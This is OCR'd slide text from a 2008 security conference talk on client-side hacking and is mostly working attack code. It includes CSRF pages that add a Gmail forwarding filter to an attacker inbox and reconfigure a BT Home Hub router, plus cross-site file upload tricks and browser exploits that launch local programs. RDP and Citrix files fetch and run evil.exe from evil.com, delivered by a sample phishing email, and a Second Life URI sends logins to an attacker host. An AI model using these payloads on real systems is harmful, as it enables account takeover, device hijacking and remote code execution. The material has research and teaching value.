HACK IN THE BOX
DUBAI 2008

pdp

information security researcher, hacker, founder of GNUCITIZEN

Cutting-edge Think Tank

ABOUT GNUCITIZEN

- Think tank
  - Research
  - Training
- Ethical Hacker Outfit
  - Responsible disclosure
  - We have nothing to hide
- Tiger Team
  - The only active Tiger Team in UK.
  - Proud to have some of the best pros in our team.

OTHERS


- Hakiri
  - Hacker Lifestyle
- Spin Hunters
  - Social Hacking Research House

CLIENT-SIDE SECURITY

Overview of various Client-Side Hacking Tricks and Techniques

OBJECTIVES


- I was planning to...
  - Research Design Issues.
  - Innovate.
  - Mix & Match Ideas.
- I am not a bug hunter, therefore...
  - Concentrate on the practicalities.
  - Look for things I could use in my work.
  - Have fun.




CLIENTS & SERVERS

- Symbiosis
  - Clients & Servers are in a constant interaction.
  - This interaction comes in various forms.
  - Their security model is shared.


THE GMAIL HIJACK TECHNIQUE



THE GMAIL HIJACK TECHNIQUE



THE GMAIL HIJACK TECHNIQUE



THE GMAIL HIJACK TECHNIQUE

- Via a CSRF Redirection Utility
  - http://www.gnucitizen.org/util/csrf
    ?_method=POST&_enctype=multipart/form-data
    &_action=https%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv%3Dprf
    &cf2_emc=true
    &cf2_email=evilinbox@mailinator.com
    &cf1_from
    &cf1_to
    &cf1_subj
    &cf1_has
    &cf1_hasnot
    &cf1_attach=true
    &tfi&s=z
    &irf=on&nvp_bu_cftb=Create%20Filter

THE GMAIL HIJACK TECHNIQUE

- HTML Code
  - ```
    <html>
    <body>
    <form name="form" method="POST" enctype="multipart/form-data"
    action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
    <input type="hidden" name="cf2_emc" value="true"/>
    <input type="hidden" name="cf2_email"
    value="evilinbox@mailinator.com"/>
    <input type="hidden" name="cf1_from" value=""/>
    <input type="hidden" name="cf1_to" value=""/>
    <input type="hidden" name="cf1_subj" value=""/>
    <input type="hidden" name="cf1_has" value=""/><input type="hidden"
    name="cf1_hasnot" value=""/>
    <input type="hidden" name="cf1_attach" value="true"/>
    <input type="hidden" name="tfi" value=""/>
    <input type="hidden" name="s" value="z"/>
    <input type="hidden" name="irf" value="on"/>
    <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
    </form>
    <script>form.submit()</script>
    </body>
    </html>
    ```
    ```

SOMEONE GOT HACKED

It is unfortunate, but it gives us a good case study!

PWNING BT HOME HUB

- Enable Remote Assistance
  - ```
    <html>
    <!-- ras.html -->
    <head></head>
    <body>
    <form name='raccess'
    action='http://192.168.1.254/cgi/b/ras//?ce=1&be=1&l0=5&l1=5'
    method='post'>
    <input type='hidden' name='0' value='31'>
    <input type='hidden' name='1' value=''>
    <input type='hidden' name='30' value='12345678'>
    <!-- <input type='submit' value="own it!"> -->
    </form>
    <script>document.raccess.submit();</script>
    </body>
    </html>
    ```
    ```


PWNING BT HOME HUB

- Disable Wireless Connectivity
  - ```
    <html>
    <body>
    <!-- disable_wifi_interface.html -->
    <!--
        POST /cgi/b/_wli_/cfg/?ce=1&be=1&l0=4&l1=0&name= HTTP/1.1
        0=10&1=&32=&33=&34=2&35=1&45=11&47=1
    -->
    <form action="http://192.168.1.254/cgi/b/_wli_/cfg//"
    method="post">
    <input type="hidden" name="0" value="10">
    <input type="hidden" name="1" value="">
    <input type="hidden" name="32" value="">
    <input type="hidden" name="33" value="">
    <input type="hidden" name="34" value="2">
    <input type="hidden" name="35" value="1">
    <input type="hidden" name="45" value="11">
    <input type="hidden" name="47" value="1">
    </form>
    <script>document.forms[0].submit();</script>
    </body>
    </html>
    ```
    ```

PWNING BT HOME HUB

- Call Jacking
  - `POST http://api.home/cgi/b/_voip_/stats//?ce=1&be=0&l0=-1&l1=-1&name=`

    `0=30&1=`**`00390669893461`**
- Is that the Vatican number?




PWNED !!
Thanks to AP!!!

PWNED!!!

SNOM

.mario hacked Snom

CROSS-SITE FILE UPLOAD ATTACKS

- The Flash Method
  - ```
    <mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
    creationComplete="onAppInit()">
            <mx:Script>
                    /* by Petko D. Petkov; pdp
                     * GNUCITIZEN
                     **/
                    import flash.net.*;

                    private function onAppInit():void
                    {
                            var r:URLRequest = new
    URLRequest('http://victim.com/upload.php');
                            r.method = 'POST';
                            r.data = unescape('-----------------------------
    109092118919201%0D%0AContent-Disposition%3A form-data%3B name%3D%22file%22%3B
    filename%3D%22gc.txt%22%0D%0AContent-Type%3A text%2Fplain%0D%0A%0D%0AHi from
    GNUCITIZEN%21%0D%0A-----------------------------109092118919201%0D%0AContent-
    Disposition%3A form-data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit
    Query%0D%0A-----------------------------109092118919201--%0A');
                            r.contentType = 'multipart/form-data;
    boundary=-----------------------------109092118919201';
                            navigateToURL(r, '_self');
                    }
            </mx:Script>
    </mx:Application>
    ```
    ```

CROSS-SITE FILE UPLOAD ATTACKS

- The FORM Method
  - ```
    <form method="post" action="http://kuza55.awardspace.com/files.php"
    enctype="multipart/form-data">
    <textarea name='file"; filename="filename.ext
    Content-Type: text/plain; '>Arbitrary File
    Contents</textarea>
    <input type="submit" value='Send "File"' />
    </form>
    ```
- by kuza55
- Opera doesn't like it!
    ```

QUICKTIME PWNS FIREFOX

- QuickTime Media Links
  - <?xml version="1.0">
    <?quicktime type="application/x-quicktime-media-link"?>
    <embed src="Sample.mov" autoplay="true"/>
- Supported File Extensions
  - 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qt

QUICKTIME PWNS FIREFOX

- The Exploit
  - <?xml version="1.0">
    <?quicktime type="application/x-quicktime-media-link"?>
    <embed src="a.mp3" autoplay="true" qtnext="**-chrome javascript:file=Components.classes['@mozilla.org/file/local;1'].createInstance(Components.interfaces.nsILocalFile);file.initWithPath('c:\\windows\\system32\\calc.exe');process=Components.classes['@mozilla.org/process/util;1'].createInstance(Components.interfaces.nsIProcess);process.init(file);process.run(true,[],0);void(0);**"/>

QUICKTIME PWNS FIREFOX

- The Exploit
  - `qtnext="-chrome javascript:...`

IE PWNS SECOND LIFE


- The Exploit
  - <iframe src='**secondlife://" -autologin -loginuri "http://evil.com/sl/record-login.php'**></iframe>

IE PWNS SECOND LIFE

- Avatar Theft
  - [HTTP_RAW_POST_DATA] => <methodCall>
    <methodName>login_to_simulator</methodName>
    …
    …
    …
    <member>
    <name>passwd</name>
    <value>
    <string>1**[MD5 Hash of the password here]**</string>
    </value>
    </member>
    …
    …
    …
    </methodCall>

IE PWNS SECOND LIFE

- …with that
  - ```
    <?php
    ob_start();
    print_r($GLOBALS);
    error_log(ob_get_contents(),
    0);
    ob_end_clean();
    ?>
    ```
    ```




ALL YOUR AVATARS

ARE BELONG TO US!!!

CITRIX/RDP COMMAND FIXATION ATTACKS

- CITRIX ICA
  - [WFClient]
    Version=1
    [ApplicationServers]
    Connection To Citrix Server=
    [Connection To Citrix Server]
    InitialProgram=**some command here**
    Address= *172.16.3.191*
    ScreenPercent=0
- Microsoft RDP
  - screen mode id:i:1
    desktopwidth:i:800
    desktopheight:i:600
    session bpp:i:16
    full address:s:*172.16.3.191*
    compression:i:1
    keyboardhook:i:2
    alternate shell:s:**some command here**
    shell working directory:s:C:\
    bitmapcachepersistenable:i:1



CITRIX/RDP COMMAND FIXATION ATTACKS

- The Malicious One
  - screen mode id:i:1
    desktopwidth:i:800
    desktopheight:i:600
    session bpp:i:16
    full address:s:*172.16.3.191*
    compression:i:1
    keyboardhook:i:2
    alternate shell:s:**cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe & evil.exe"**
    shell working directory:s:C:\
    bitmapcachepersistenable:i:1

Hello John,

This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I've attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.

Tim O'Brian
Tech Department

CITRIX/RDP COMMAND FIXATION ATTACKS

- The Evil One
  - ```
    [WFClient]
    Version=1


    [ApplicationServers]
    Connection To Citrix Server=

    [Connection To Citrix Server]
    AutoLogonAllowed=On
    UseLocalUserAndPassword=On
    InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe &
    evil.exe"

    ScreenPercent=0
    CITRIX auto-start
    ```
- In an iFrame
  - ```
    <iframe
    src="http://evil.com/path/to/evil.ica"></
    iframe>
    ```

CITRIX/RDP COMMAND FIXATION ATTACKS

- but also possible via the ICA ActiveX controller
- requires the CITRIX Neighborhood
- but targets can be bruteforced or guessed



FIREBUG GOES EVIL

- Injection
  - `console.log({'<script>alert("bing!")</script>':'exploit'})`
- Evil Function
  - ```
    function runFile(f) {
            var file = Components.classes["@mozilla.org/file/local;1"]

    .createInstance(Components.interfaces.nsILocalFile);

            file.initWithPath(f);

            var process =
    Components.classes["@mozilla.org/process/util;1"]
                    .createInstance(Components.interfaces.nsIProcess);

            process.init(file);

            var argv = Array.prototype.slice.call(arguments, 1);

            process.run(true, argv, argv.length);
    }
    ```
    ```

FIREBUG GOES EVIL

- Payload

```
console.log({'<script>var s=[]<\/script>': 'payload'});
console.log({'<script>s.push("function runFi")<\/script>': 'payload'});
console.log({'<script>s.push("le(f){var file")<\/script>': 'payload'});
console.log({'<script>s.push("=Components.cl")<\/script>': 'payload'});
console.log({'<script>s.push("asses[\\"@mozil")<\/script>': 'payload'});
console.log({'<script>s.push("la.org/file/lo")<\/script>': 'payload'});
console.log({'<script>s.push("cal;1\\"].creat")<\/script>': 'payload'});
console.log({'<script>s.push("eInstance(Comp")<\/script>': 'payload'});
console.log({'<script>s.push("onents.interfa")<\/script>': 'payload'});
console.log({'<script>s.push("ces.nsILocalFi")<\/script>': 'payload'});
console.log({'<script>s.push("le);file.initW")<\/script>': 'payload'});
console.log({'<script>s.push("ithPath(f);var")<\/script>': 'payload'});
console.log({'<script>s.push(" process=Compo")<\/script>': 'payload'});
console.log({'<script>s.push("nents.classes[")<\/script>': 'payload'});
console.log({'<script>s.push("\\"@mozilla.org")<\/script>': 'payload'});
console.log({'<script>s.push("/process/util;")<\/script>': 'payload'});
console.log({'<script>s.push("1\\"].createIns")<\/script>': 'payload'});
console.log({'<script>s.push("tance(Componen")<\/script>': 'payload'});
console.log({'<script>s.push("ts.interfaces.")<\/script>': 'payload'});
console.log({'<script>s.push("nsIProcess);pr")<\/script>': 'payload'});
console.log({'<script>s.push("ocess.init(fil")<\/script>': 'payload'});
console.log({'<script>s.push("e);var argv=Ar")<\/script>': 'payload'});
console.log({'<script>s.push("ray.prototype.")<\/script>': 'payload'});
console.log({'<script>s.push("slice.call(arg")<\/script>': 'payload'});
console.log({'<script>s.push("uments,1);proc")<\/script>': 'payload'});
console.log({'<script>s.push("ess.run(true,a")<\/script>': 'payload'});
console.log({'<script>s.push("rgv,argv.lengt")<\/script>': 'payload'});
console.log({'<script>s.push("h)}")<\/script>': 'payload'});
```

FIREBUG GOES EVIL

- function execute (p) {
  - ```
    function execute (p) {
    var p = p.replace(/\\/g, '\\\\');
    console.log({'<script>var p=[]<\/script>': 'execute'});

    for (var i = 0; i < p.length; i += 14) {
    var mal_obj = {};
    mal_obj['<script>p.push("' + p.substring(i, i + 14) +
    '")<\/script>'] = 'execute';

    console.log(mal_obj);
    }

    console.log({'<script>runFile(p.join(""))<\/script>': 'execute'});
    }

    execute('c:\\windows\\system32\calc.exe');
    ```
    ```

VULNERABILITIES IN SKYPE

- Deadly Combination
  - DailyMotion/Metacafe + XSS + Skype = 0wnage
- Code
  - ```
    <script>
    var x=new ActiveXObject("WScript.Shell");
    var someCommands="Some command-line commands to download and
    execute binary file";
    x.run('cmd.exe /C "'+someCommands+'"');
    </script>
    ```
- Vector
  - skype:?multimedia_mood&partner=metacafe&id=1053760
- Credits
  - Miroslav Lučinskij
  - Aviv Raff
    ```

VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma
- We knew about it last year!

FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example
  - `jar:`**`[url to archive]`**`!`**`[path to file]`**
  - `jar:`**`https://domain.com/path/to/jar.jar`**`!`**`/Pictures/a.jpg`**
